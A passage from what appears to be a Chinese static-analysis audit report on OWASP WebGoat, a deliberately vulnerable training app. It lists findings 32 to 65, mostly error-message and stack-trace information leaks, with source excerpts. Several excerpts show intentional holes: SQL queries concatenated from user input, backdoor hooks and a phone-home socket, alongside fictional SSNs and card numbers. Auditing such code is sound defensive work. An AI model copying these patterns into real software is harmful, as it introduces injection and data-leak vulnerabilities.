statement.executeUpdate(dropTable); } catch (SQLException e) { System.out.println("Info - Could not drop tan table"); } // Create the new table try { String createTableStatement = "CREATE TABLE tan (" + "userid int not null," + "tanNr int," + "tanValue int" + ")"; statement.executeUpdate(createTableStatement); } catch (SQLException e) { System.out.println("Error creating tan table " + e.getLocalizedMessage()); } // Populate it String insertData1 = "INSERT INTO tan VALUES (101,1,15161)"; String insertData2 = "INSERT INTO tan VALUES (101,2,4894)"; String insertData3 = "INSERT INTO tan VALUES (101,3,18794)"; String insertData4 = "INSERT INTO tan VALUES (101,4,1564)"; String insertData5 = "INSERT INTO tan VALUES (101,5,45751)"; String insertData6 = "INSERT INTO tan VALUES (102,1,15648)"; String insertData7 = "INSERT INTO tan VALUES

(102,2,92156)"; String insertData8 = "INSERT INTO tan VALUES (102,3,4879)";String insertData9 = "INSERT INTO tan VALUES (102,4,9458)"; StringinsertData10 = "INSERT INTO tan VALUES (102,5,4879)";

## 32）漏洞定位

CreateDB.java:588

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createEmployeeTable()

缺陷源:java.lang.Throwable.getLocalizedMessage() fromorg.owasp.webgoat.session.CreateDB.createEmployeeTable() In CreateDB.java:588

漏洞源代码

+ "userid INT NOT NULL PRIMARY KEY," + "first_name VARCHAR(20)," + " last_name VARCHAR(20)," + "ssn VARCHAR(12)," + "password VARCHAR(10)," + " title VARCHAR(20)," + "phone VARCHAR(13)," + "address1 VARCHAR(80)," + " address2 VARCHAR(80)," + "manager INT," + "start_date CHAR(8)," + "salary INT," + "ccn VARCHAR(30)," + "ccn_limit INT," + "email VARCHAR(30)," // reason // for the recent write-up + "disciplined_date CHAR(8)," // date of write up, NA otherwise + "disciplined_notes VARCHAR(60)," // reason for the recent write-up + "personal_description VARCHAR(60)" // We can be rude here // + ",CONSTRAINT f1 UNIQUE NONCLUSTERED (first_name, last_name)" + ")"; statement.executeUpdate(createTable); } catch (SQLException e) { System.out.println("Error: unable to create employee table " + e.getLocalizedMessage()); } String insertData1 = "INSERT INTO employee

VALUES (101, 'Larry', 'Stooge', '386-09-5451', 'larry',″ + ″
'Technician','443-689-0192','9175 Guilford Rd','New York, NY',
102,01012000,55000,'2578546969853547',″ + ″
5000,'larry@stooges.com',010106,'Constantly harassing coworkers','Does not work well with others')″; StringinsertData2 = ″INSERT INTO employee VALUES (102, 'Moe', 'Stooge', '936-18-4524','moe',″ + "'CSO','443-938-5301', '3013 AMD Ave', 'New York,NY', 112, 03082003, 140000, 'NA', 0, 'moe@stooges.com', 0101013, ″ + "'HitCurly over head', 'Very dominating over Larry and Curly')″; StringinsertData3 = ″INSERT INTO employee VALUES (103, 'Curly', ' Stooge', '961-08-0047','curly',″ + "'Technician','410-667-6654', '1112 Crusoe Lane', 'New York, NY', 102, 02122001, 50000, 'NA', 0, ' curly@stooges.com', 0101014, ″+ "'Hit Moe back', 'Owes three-thousand to company for fradulentpurchases')″; String insertData4 = ″INSERT INTO employee VALUES (104, 'Eric', 'Walker', '445-66-5565','eric',″

## 33）漏洞定位

CreateDB.java:674

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createRolesTable()

缺陷源:java.lang.Throwable.getLocalizedMessage()

fromorg.owasp.webgoat.session.CreateDB.createRolesTable() In CreateDB.java:674

漏洞源代码

statement.executeUpdate(dropTable); } catch (SQLException e) { System.out.println("Info - Could not drop roles table"); } try { String createTable = "CREATE TABLE roles (" + "userid INT NOT NULL," + "role VARCHAR(10) NOT NULL," + "PRIMARY KEY (userid, role)" + ")"; statement.executeUpdate(createTable); } catch (SQLException e) { System.out.println("Error: Unable to create role table: " + e.getLocalizedMessage()); } String insertData1 = "INSERT INTO roles VALUES (101, 'employee')"; String insertData2 = "INSERT INTO roles VALUES (102, 'manager')"; String insertData3 = "INSERT INTO roles VALUES (103, 'employee')"; String insertData4 = "INSERT INTO roles VALUES (104, 'employee')"; String insertData5 = "INSERT INTO roles VALUES (105, 'employee')"; String insertData6 = "INSERT INTO roles VALUES (106, 'hr')"; String insertData7 = "INSERT INTO roles VALUES (107, 'manager')"; String insertData8 = "INSERT INTO roles VALUES (108, 'employee')"; String insertData9 = "INSERT INTO roles VALUES (109, 'employee')"; String insertData10 = "INSERT INTO roles VALUES (110, 'hr')"; String insertData11 = "INSERT INTO roles VALUES (111, 'admin')"; String insertData12 = "INSERT INTO roles VALUES (112, 'admin')";

**34）漏洞定位**

CreateDB.java:725

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createAuthTable()

缺陷源:java.lang.Throwable.getLocalizedMessage()

fromorg.owasp.webgoat.session.CreateDB.createAuthTable() In

CreateDB.java:725

漏洞源代码

```
statement.executeUpdate(dropTable); } catch (SQLException e) {
System.out.println("Info - Could not drop auth table"); } try { String
createTable = "CREATE TABLE auth (" + "role VARCHAR(10) NOT NULL," + "
functionid VARCHAR(20) NOT NULL," + "PRIMARY KEY (role, functionid)" + ")";
statement.executeUpdate(createTable); } catch (SQLException e) {
System.out.println("Error: unable to create auth table: " +
e.getLocalizedMessage()); } String insertData1 = "INSERT INTO auth
VALUES('employee', 'Logout')"; String insertData2 = "INSERT INTO auth
VALUES('employee', 'ListStaff')"; String insertData3 = "INSERT INTO auth
VALUES('employee', 'ViewProfile')"; String insertData4 = "INSERT INTO auth
VALUES('employee', 'EditProfile')"; String insertData4_1 = "INSERT INTO
auth VALUES('employee', 'SearchStaff')"; String insertData4_2 = "INSERT
INTO auth VALUES('employee', 'FindProfile')"; String insertData5 = "INSERT
INTO auth VALUES('manager', 'Logout')"; String insertData6 = "INSERT INTO
auth VALUES('manager', 'ListStaff')"; String insertData7 = "INSERT INTO
auth VALUES('manager', 'ViewProfile')"; String insertData7_1 = "INSERT INTO
auth VALUES('manager', 'SearchStaff')"; String insertData7_2 = "INSERT INTO
auth VALUES('manager', 'FindProfile')"; // String insertData8 = "INSERT
INTO auth VALUES('manager', 'EditProfile')"; // String insertData9 = "
INSERT INTO auth VALUES('manager', 'CreateProfile')";
```

## 35）漏洞定位

CreateDB.java:832

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createOwnershipTable()

缺陷源:java.lang.Throwable.getLocalizedMessage()

fromorg.owasp.webgoat.session.CreateDB.createOwnershipTable() In CreateDB.java:832

漏洞源代码

statement.executeUpdate(dropTable); } catch (SQLException e) { System.out.println("Info - Could not drop ownership table"); } try { String createTable = "CREATE TABLE ownership (" + "employer_id INT NOT NULL," + " employee_id INT NOT NULL," + "PRIMARY KEY (employee_id, employer_id)" + " )"; statement.executeUpdate(createTable); } catch (SQLException e) { System.out.println("Error: unable to create ownership table: " + e.getLocalizedMessage()); } String inputData = "INSERT INTO ownership VALUES (112, 101)"; statement.executeUpdate(inputData); inputData = "INSERT INTO ownership VALUES (112, 102)"; statement.executeUpdate(inputData); inputData = "INSERT INTO ownership VALUES (112, 103)"; statement.executeUpdate(inputData); inputData = "INSERT INTO ownership VALUES (112, 104)"; statement.executeUpdate(inputData); inputData = "INSERT INTO ownership VALUES (112, 105)"; statement.executeUpdate(inputData); inputData = "INSERT INTO ownership VALUES (112, 106)"; statement.executeUpdate(inputData); inputData = "INSERT INTO ownership VALUES (112, 107)";

**36）漏洞定位**

CreateDB.java:978

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createTransactionTable()

缺陷源:java.lang.Throwable.getLocalizedMessage()

fromorg.owasp.webgoat.session.CreateDB.createTransactionTable() In CreateDB.java:978

漏洞源代码

```
{ System.out.println("Info - Could not drop transactions table"); } try { String createTable = "CREATE TABLE Transactions (" + "userName VARCHAR(16) NOT NULL, " + "sequence INTEGER NOT NULL, " + "from_account VARCHAR(16) NOT NULL, " + "to_account VARCHAR(16) NOT NULL, " + " transactionDate TIMESTAMP NOT NULL, " + "description VARCHAR(255) NOT NULL, " + "amount INTEGER NOT NULL" + ")"; statement.executeUpdate(createTable); } catch (SQLException e) { System.out.println("Error: unable to create transactions table: " + e.getLocalizedMessage()); throw e; } String[] data = new String[] { "'dave', 0, '238-4723-4024', '324-7635-9867', '2008-02-06 21:40:00', 'Mortgage', '150'", "'dave', 1, '238-4723-4024', '324-7635-9867', '2008-02-12 21:41:00', 'Car', '150'", "'dave', 2, '238-4723-4024', '324-7635-9867', '2008-02-20 21:42:00', 'School fees', '150'", "'CEO', 3, '348-6324-9872', '345-3490-8345', '2008-02-15 21:40:00', 'Rolls Royce', '-150000'", "'CEO', 4, '348-6324-9872', '342-5893-4503', '2008-02-25 21:41:00', 'Mansion', '-150000'", "'CEO', 5, '348-6324-9872', '980-2344-5492', '2008-02-27 21:42:00', 'Vacation', '-150000'", "'jeff', 6, '934-2002-3485', '783-2409-8234', '2008-02-01 21:40:00', 'Vet', '250'", "
```

'jeff', 7, '934-2002-3485', '634-5879-0345', '2008-02-19 21:41:00', 'Doctor', '800'", "'jeff', 8, '934-2002-3485', '435-4325-3358', '2008-02-2021:42:00', 'X-rays', '200'", }; try {

## 37）漏洞定位

CreateDB.java:1000

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createTransactionTable()

缺陷源:java.lang.Throwable.getLocalizedMessage()

fromorg.owasp.webgoat.session.CreateDB.createTransactionTable() In CreateDB.java:1000

漏洞源代码

"'CEO', 3, '348-6324-9872', '345-3490-8345', '2008-02-15 21:40:00', 'Rolls Royce', '-150000'", "'CEO', 4, '348-6324-9872', '342-5893-4503', '2008-02-25 21:41:00', 'Mansion', '-150000'", "'CEO', 5, '348-6324-9872', '980-2344-5492', '2008-02-27 21:42:00', 'Vacation', '-150000'", "'jeff', 6, '934-2002-3485', '783-2409-8234', '2008-02-01 21:40:00', 'Vet', '250'", "'jeff', 7, '934-2002-3485', '634-5879-0345', '2008-02-19 21:41:00', 'Doctor', '800'", "'jeff', 8, '934-2002-3485', '435-4325-3358', '2008-02-20 21:42:00', 'X-rays', '200'", }; try { for (int i = 0; i < data.length; i++) { statement.executeUpdate("INSERT INTO Transactions VALUES (" + data[i] + ");"); } } catch (SQLException sqle) { System.out.println("Error: Unable to insert transactions: " + sqle.getLocalizedMessage()); int errorCode = sqle.getErrorCode(); System.out.println("Error Code: " + errorCode); //

ignore exceptions for Oracle and SQL Server if (errorCode != 911 && errorCode != 273) { throw sqle; } } } /** * Description of the Method * * @param connection * Description of the Parameter * * @exception SQLException * Description of the Exception

## 38）漏洞定位

WebgoatContext.java:134

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:getDatabaseConnectionString()

缺陷源:javax.servlet.ServletContext.getRealPath() from org.owasp.webgoat.session.WebgoatContext.getDatabaseConnectionString() In WebgoatContext.java:133

漏洞源代码

} return value; } /** * returns the connection string with the real path to the database * directory inserted at the word PATH * * @return The databaseConnectionString value */ public String getDatabaseConnectionString() { if (realConnectionString == null) { try { String path = servlet.getServletContext().getRealPath("/database").replace('\\', '/'); System.out.println("PATH: " + path); realConnectionString = databaseConnectionString.replaceAll("PATH", path); System.out.println("Database Connection String: " + realConnectionString); } catch (Exception e) { logger.error("Couldn't open database: check web.xml database parameters", e); } } return realConnectionString; } /** * Gets the databaseDriver attribute of the WebSession object * * @return The

databaseDriver value */ public String getDatabaseDriver() {

**39）漏洞定位**

WebgoatContext.java:136

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:getDatabaseConnectionString()

缺陷源:javax.servlet.ServletContext.getRealPath() from org.owasp.webgoat.session.WebgoatContext.getDatabaseConnectionString() In WebgoatContext.java:133

漏洞源代码

} /** * returns the connection string with the real path to the database * directory inserted at the word PATH * * @return The databaseConnectionString value */ public String getDatabaseConnectionString() { if (realConnectionString == null) { try { String path = servlet.getServletContext().getRealPath("/database").replace('\\', '/'); System.out.println("PATH: " + path); realConnectionString = databaseConnectionString.replaceAll("PATH", path); System.out.println("Database Connection String: " + realConnectionString); } catch (Exception e) { logger.error("Couldn't open database: check web.xml database parameters", e); } } return realConnectionString; } /** * Gets the databaseDriver attribute of the WebSession object * * @return The databaseDriver value */ public String getDatabaseDriver() { return (databaseDriver); }

**40）漏洞定位**

AbstractLesson.java:251

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getFileMethod()

缺陷源:

漏洞源代码

if (echo && (line.indexOf("}") != -1)) { parenCount--; if (parenCount == 0) { startCount = false; echo = false; } } } reader.close(); } catch (Exception e) { System.out.println(e); e.printStackTrace(); } return (sb.toString()); } /** * Reads text from a file into an ElementContainer. Each line in the file is * represented in the ElementContainer by a StringElement. Each * StringElement is appended with a new-line character. * * @param reader Description of the Parameter * @param numbers Description of the Parameter * @return Description of the Return Value */ public static String readFromFile(BufferedReader reader, boolean numbers) {

## 41）漏洞定位

AbstractLesson.java:294

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getFileText()

缺陷源:

漏洞源代码

try { String line; while ((line = reader.readLine()) != null) { if (numbers) { sb.append(pad(++count) + " "); } sb.append(line +

System.getProperty("line.separator")); } reader.close(); } catch (Exceptione) { System.out.println(e); e.printStackTrace(); } return (sb.toString());} /** * Will this screen be included in an enterprise edition. * * @returnThe ranking value */ public boolean isEnterprise() { return false; } /**

**42）漏洞定位**

AbstractLesson.java:707

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:readFromURL()

缺陷源:

漏洞源代码

try { URL u = new URL(url); HttpURLConnection huc = (HttpURLConnection) u.openConnection(); BufferedReader reader = new BufferedReader(new InputStreamReader(huc.getInputStream())); String line; while ((line = reader.readLine()) != null) { ec.addElement(new StringElement(line)); } reader.close(); } catch (Exception e) { System.out.println(e); e.printStackTrace(); } return (ec); } /** * Description of the Method * * @param reader Description of the Parameter * @param numbers Description of the Parameter * @param methodName Description of the Parameter * @return Description of the Return Value */ public static Element readMethodFromFile(BufferedReader reader, String methodName, boolean numbers) { PRE pre = new PRE().addElement(getFileMethod(reader, methodName, numbers));

## 43）漏洞定位

AccessControlMatrix.java:129

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

if (!getRoles(user).contains("Admin") && resource.equals("Account Manager")) { makeSuccess(s); } s.setMessage("User " + user + " " + credentials + " was allowed to access resource " + resource); } else { s.setMessage("User " + user + " " + credentials + " did not have privilege to access resource " + resource); } } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } /** * Gets the category attribute of the RoleBasedAccessControl object * * @return The category value */ protected Category getDefaultCategory() { return Category.ACCESS_CONTROL; }

## 44）漏洞定位

BackDoors.java:119

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:addDBEntriesToEC()

缺陷源:

漏洞源代码

{ tr = new TR(); tr.addElement(new TD(rs.getString("userid"))); tr.addElement(new TD(rs.getString("password"))); tr.addElement(new TD(rs.getString("ssn"))); tr.addElement(new TD(rs.getString("salary"))); tr.addElement(new TD(rs.getString("email"))); t.addElement(tr); } ec.addElement(t); } } catch (SQLException e) { // TODO Auto-generated catch block e.printStackTrace(); } } protected Element concept1(WebSession s) throws Exception { ElementContainer ec = new ElementContainer(); ec.addElement(makeUsername(s)); try { String userInput = s.getParser().getRawParameter(USERNAME, ""); if (!userInput.equals("")) { userInput = SELECT_ST + userInput;

**45）漏洞定位**

BasicAuthentication.java:142

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:doStage1()

缺陷源:

漏洞源代码

row2.addElement(new TD(new Input(Input.TEXT, HEADER_VALUE, headerValue.toString()))); t.addElement(row1); t.addElement(row2); ec.addElement(t); ec.addElement(new P()); Element b = ECSFactory.makeButton(WebGoatI18N.get("Submit")); ec.addElement(b); } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } protected Element doStage2(WebSession s) throws Exception { ElementContainer ec = new

ElementContainer(); try { if (s.getRequest().isUserInRole(WEBGOAT_BASIC)) {String originalUser = getLessonTracker(s).getLessonProperties() . getProperty(ORIGINAL_USER, EMPTY_STRING);

**46）漏洞定位**

BasicAuthentication.java:218

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:doStage2()

缺陷源:

漏洞源代码

ec .addElement(WebGoatI18N.get("BasicAuthenticationReallyClose")); } else { ec.addElement(WebGoatI18N.get("BasicAuthenticationUseTheHints")); } } } catch (Exception e) { s.setMessage(WebGoatI18N.get("ErrorGenerating") + this.getClass().getName()); e.printStackTrace(); } return (ec); } /** * Gets the category attribute of the ForgotPassword object * * @return The category value */ protected Category getDefaultCategory() { return Category.AUTHENTICATION; }

**47）漏洞定位**

BlindScript.java:106

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

+ person.toString())); } ec.addElement(new StringElement("Enter your name: ")); Input input = new Input(Input.TEXT, PERSON, person.toString()); ec.addElement(input); Element b = ECSFactory.makeButton("Go!"); ec.addElement(b); } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } // Easter Egg if ("BrucE".equals(person.toString())) { ec = easterEgg(s); makeSuccess(s); } executeSpyWare(s); executeTimeTrigger(s); executeEventTrigger(s); executeBackDoor(s); // Dynamic Class Loading

**48 ) 漏洞定位**

BlindScript.java:284

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:loadMe()

缺陷源:

漏洞源代码

parameterType[i] = String.class; } else if ("I".equals(argString)) { parameterType[i] = Integer.class; } } Method meth = cls.getMethod(method, parameterType); String retobj = (String) meth.invoke(cls, argList); return retobj; } catch (Exception e) { e.printStackTrace(); } return null; } private ElementContainer easterEgg(WebSession s) { ElementContainer ec = new ElementContainer(); ec.addElement(new StringElement("Bruce - You are the greatest!")); return ec; } /** * Gets the hints attribute of the HelloScreen object *

**49 ) 漏洞定位**

CSRF.java:323

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:makeCurrent()

缺陷源:

漏洞源代码

ec.addElement(t); } else { if (messageNum != 0) { ec.addElement(new P().addElement("Could not find message " + messageNum)); } } } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } @Override protected Category getDefaultCategory() { return Category.XSS; } private final static Integer DEFAULT_RANKING = new Integer(121); @Override protected Integer getDefaultRanking()

**50）漏洞定位**

Challenge2Screen.java:385

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:isDefaced()

缺陷源:

漏洞源代码

{ // <START_OMIT_SOURCE> boolean defaced = false; try { // get current text and compare to the new text String origpath = s.getContext().getRealPath(WEBGOAT_CHALLENGE + "_" + s.getUserName() + JSP); String masterFilePath = s.getContext().getRealPath(WEBGOAT_CHALLENGE_J

SP); String defacedText = getFileText(new BufferedReader(new FileReader(origpath)), false); String origText = getFileText(new BufferedReader(new FileReader(masterFilePath)), false); defaced = (!origText.equals(defacedText)); } catch (Exception e) { e.printStackTrace(); } return defaced; // <END_OMIT_SOURCE> } private Element showDefaceAttempt(WebSession s) throws Exception { ElementContainer ec = new ElementContainer(); // show webgoat.jsp text ec.addElement(new H1().addElement("Original Website Text")); ec.addElement(new IFrame().setHeight("500").setWidth("100%").setSrc(s.getRequest().getContextP ath() + "/" + WEBGOAT_CHALLENGE_JSP)); ec.addElement(new HR()); ec.addElement(new H1().addElement("Defaced Website Text")); ec.addElement(new IFrame().setHeight("500").setWidth("100%").setSrc(

**51）漏洞定位**

Challenge2Screen.java:425

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:resetWebPage()

缺陷源:

漏洞源代码

{ // get current text and compare to the new text String defacedpath = s.getContext().getRealPath(WEBGOAT_CHALLENGE + "_" + s.getUserName() + JSP); String masterFilePath = s.getContext().getRealPath(WEBGOAT_CHALLENGE_J SP); // replace the defaced text with the original File usersFile = new File(defacedpath); FileWriter fw = new FileWriter(usersFile);

fw.write(getFileText(new BufferedReader(new FileReader(masterFilePath)),false)); fw.close(); // System.out.println("webgoat_guest replaced: " +getFileText( new // BufferedReader( new FileReader( defacedpath ) ), false )); } catch (Exception e) { e.printStackTrace(); } } protected CategorygetDefaultCategory() { return Category.CHALLENGE; } /** * Description ofthe Method * * @param s * Description of the Parameter * @returnDescription of the Return Value * @exception Exception

## 52）漏洞定位

Challenge2Screen.java:603

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:phoneHome()

缺陷源:

漏洞源代码

*/ protected void phoneHome(WebSession s, String message) { try { InetAddress addr = InetAddress.getByName(s.getRequest().getRemoteHost()); DatagramPacket dp = new DatagramPacket(message.getBytes(), message.length()); DatagramSocket sock = new DatagramSocket(); sock.connect(addr, 1234); sock.send(dp); sock.close(); } catch (Exception e) { System.out.println("Couldn't phone home"); e.printStackTrace(); } } /** * Gets the title attribute of the ChallengeScreen object * * @return The title value */ public String getTitle() { return ("The CHALLENGE"); } /** * Description of the Method

## 53）漏洞定位

Challenge2Screen.java:733

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:sendMessage()

缺陷源:

漏洞源代码

* @param s * Description of the Parameter * @param message * Description of the Parameter */ protected void sendMessage(Socket s, String message) { try { OutputStreamWriter osw = new OutputStreamWriter(s.getOutputStream()); osw.write(message); } catch (Exception e) { // System.out.println("Couldn't write " + message + " to " + s); e.printStackTrace(); } } protected Element buildCart(WebSession s) { ElementContainer ec = new ElementContainer(); ec.addElement(new HR().setWidth("90%")); ec.addElement(new Center().addElement(new H1().addElement("Shopping Cart "))); Table t = new Table().setCellSpacing(0).setCellPadding(2).setBorder(1).setWidth("90%").setAlign("center"); if (s.isColor()) { t.setBorder(1); }

## 54）漏洞定位

ClientSideValidation.java:11

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:stage1Content()

缺陷源:

漏洞源代码

package org.owasp.webgoat.lessons; import java.text.DecimalFormat; import java.util.ArrayList; import java.util.List; import org.apache.ecs.Element; import org.apache.ecs.ElementContainer; import org.apache.ecs.html.A; import org.apache.ecs.html.BR; import org.apache.ecs.html.Center; import org.apache.ecs.html.H1; import org.apache.ecs.html.HR; import org.apache.ecs.html.IMG; import org.apache.ecs.html.Input; import org.apache.ecs.html.Script; import org.apache.ecs.html.TD; import org.apache.ecs.html.TH; import org.apache.ecs.html.TR; import org.apache.ecs.html.Table; import org.owasp.webgoat.session.ECSFactory; import org.owasp.webgoat.session.WebSession; import org.owasp.webgoat.util.HtmlEncoder; public class ClientSideValidation extends SequentialLessonAdapter

## 55）漏洞定位

ClientSideValidation.java:18

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:stage2Content()

缺陷源:

漏洞源代码

import java.text.DecimalFormat; import java.util.ArrayList; import java.util.List; import org.apache.ecs.Element; import org.apache.ecs.ElementContainer; import org.apache.ecs.html.A; import

org.apache.ecs.html.BR; import org.apache.ecs.html.Center;

importorg.apache.ecs.html.H1; import org.apache.ecs.html.HR;

importorg.apache.ecs.html.IMG; import org.apache.ecs.html.Input;

importorg.apache.ecs.html.Script; import org.apache.ecs.html.TD;

importorg.apache.ecs.html.TH; import org.apache.ecs.html.TR;

importorg.apache.ecs.html.Table; import

org.owasp.webgoat.session.ECSFactory;import

org.owasp.webgoat.session.WebSession; importorg.owasp.webgoat.util.HtmlEncod

er; public class ClientSideValidationextends SequentialLessonAdapter { /**

* Description of the Method * *@param s * Description of the Parameter

**56）漏洞定位**

CommandInjection.java:172

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

Element b = ECSFactory.makeButton(WebGoatI18N.get("View"));

ec.addElement(b); // Strip out some of the extra html from the "help" file

ec.addElement(new BR()); ec.addElement(new BR()); ec.addElement(new

HR().setWidth("90%")); ec.addElement(new

StringElement(fileData.replaceAll(System.getProperty("line.separator"), "

<br>") .replaceAll("(?s)<!DOCTYPE.*/head>", "").replaceAll("<br><br>", "

<br>") .replaceAll("<br>\\s<br>", "<br>"))); } } catch (Exception e) {

s.setMessage("Error generating " + this.getClass().getName());
e.printStackTrace(); } return (ec); } private String parseResults(String
results) { results.replaceAll("(?s).*Output...\\s", " "
).replaceAll("(?s)Returncode.*", ""); StringTokenizer st = new
StringTokenizer(results, "\n"); StringBuffer modified = new StringBuffer();
while (st.hasMoreTokens()) { String s = (String) st.nextToken().trim();

**57）漏洞定位**

ConcurrencyCart.java:297

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createPurchaseContent()

缺陷源:

漏洞源代码

table.addElement(tr); // Cancel Button Element c =
ECSFactory.makeButton("Cancel"); tr = new TR(); tr.addElement(new
TD().addElement(c).setColSpan(2).setAlign("right")); table.addElement(tr);
ec.addElement(table); ec.addElement(new BR()); } catch (Exception e) {
s.setMessage("Error generating " + this.getClass().getName());
e.printStackTrace(); } return (ec); } /* * CONFIRMATION PAGE */ private
ElementContainer confirmation(WebSession s, int quantity1, int quantity2,
int quantity3, int quantity4) { ElementContainer ec = new
ElementContainer(); final String confNumber = "CONC-88"; calcTOTAL = 0;

**58）漏洞定位**

ConcurrencyCart.java:413

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:confirmation()

缺陷源:

漏洞源代码

table.addElement(tr); // Return to Store Button Element b = ECSFactory.makeButton("Return to Store"); tr = new TR(); tr.addElement(new TD().addElement(b).setColSpan(2).setAlign("center")); table.addElement(tr); ec.addElement(table); ec.addElement(new BR()); } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } /* * SHOPPING PAGE */ private ElementContainer createShoppingPage(WebSession s, int quantity1, int quantity2, int quantity3, int quantity4) { ElementContainer ec = new ElementContainer(); subTOTAL = 0; try

**59）漏洞定位**

ConcurrencyCart.java:535

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createShoppingPage()

缺陷源:

漏洞源代码

table.addElement(tr); // Purchase Button Element c = ECSFactory.makeButton("Purchase"); tr = new TR(); tr.addElement(new TD().addElement(c).setColSpan(2).setAlign("right")); table.addElement(tr);

ec.addElement(table); ec.addElement(new BR()); } catch (Exception e) {s.setMessage("Error generating " + this.getClass().getName());e.printStackTrace(); } return (ec); } String formatInt(int i) {NumberFormat intFormat = NumberFormat.getIntegerInstance(Locale.US); returnintFormat.format(i); } String formatFloat(float f) { NumberFormatfloatFormat = NumberFormat.getNumberInstance(Locale.US);floatFormat.setMinimumFractionDigits(2);floatFormat.setMaximumFractionDigits(2);

## 60）漏洞定位

DOMInjection.java:85

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:handleRequest()

缺陷源:

漏洞源代码

if (fromAJAX.equalsIgnoreCase("ajax") && userKey.length() != 0 && userKey.equals(key)) { s.getResponse().setContentType("text/html"); s.getResponse().setHeader("Cache-Control", "no-cache"); PrintWriter out = new PrintWriter(s.getResponse().getOutputStream()); out.print("document.form.SUBMIT.disabled = false;"); out.flush(); out.close(); return; } } catch (Exception e) { e.printStackTrace(); } Form form = new Form(getFormAction(), Form.POST).setName("form").setEncType(""); form.addElement(createContent(s)); setContent(form); } protected Element createContent(WebSession s) { ElementContainer ec = new ElementContainer(); if (s.getRequest().getMethod().equalsIgnoreCase("POST")) {

## 61）漏洞定位

DOMXSS.java:181

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:mainContent()

缺陷源:

漏洞源代码

attackString = new StringBuffer(s.getParser().getStringParameter(PERSON, ""));
Input input = new Input(Input.TEXT, PERSON, attackString.toString());
input.setOnKeyUp("displayGreeting(" + PERSON + ".value)");
ec.addElement(input);
ec.addElement(new BR());
ec.addElement(new BR());
Element b = ECSFactory.makeButton("Submit Solution");
ec.addElement(b);
} catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName());
e.printStackTrace();
} return ec;
} /** * Gets the hints attribute of the HelloScreen object * * @return The hints value */ public List<String> getHints(WebSession s) { List<String> hints = new ArrayList<String>();
hints.add("Stage 1: Try entering the following: " + "<IMG SRC=\"images/logos/owasp.jpg\"/>");

## 62）漏洞定位

DOMXSS.java:299

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getFileContent()

缺陷源:

漏洞源代码

BufferedReader is = null; StringBuffer sb = new StringBuffer(); try { is = new BufferedReader(new FileReader(new File(content))); String s = null; while ((s = is.readLine()) != null) { sb.append(s); } } catch (Exception e) { e.printStackTrace(); } finally { if (is != null) { try { is.close(); } catch (IOException ioe) { } } } return sb.toString();

**63）漏洞定位**

DOS_Login.java:154

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

} else { ec.addElement(new H2("Login Failed")); // check the total count of logins query = "SELECT * FROM user_login WHERE webgoat_user = '" + s.getUserName() + "'"; results = statement.executeQuery(query); results.last(); ec.addElement(new H2("Successfull login count: " + results.getRow())); } } catch (SQLException sqle) { ec.addElement(new P().addElement(sqle.getMessage())); sqle.printStackTrace(); } } catch (ParameterNotFoundException pnfe) { /** * Catching this exception prevents the "Error generating * org.owasp.webgoat.lesson.DOS_Login" message from being displayed on first load. Note * that if we are missing a parameter in the request, we do not want to continue * processing and we simply want to display the default login page. */ } catch (Exception e) {

s.setMessage("Error generating " + this.getClass().getName()); }

return(ec.addElement(makeLogin(s)));

### 64）漏洞定位

DangerousEval.java:197

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

b.setValue("Purchase"); b.addAttribute("onclick", "

purchase('lessons/Ajax/eval.jsp');"); tr = new TR(); tr.addElement(new

TD().addElement(b).setColSpan(2).setAlign("right")); t.addElement(tr);

ec.addElement(t); ec.addElement(new BR()); ec.addElement(new

HR().setWidth("90%")); } catch (Exception e) { s.setMessage("Error

generating " + this.getClass().getName()); e.printStackTrace(); } return

(ec); } /** * DOCUMENT ME! * * @return DOCUMENT ME! */ protected Category

getDefaultCategory() { return Category.AJAX_SECURITY; } /**

### 65）漏洞定位

Encoding.java:293

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

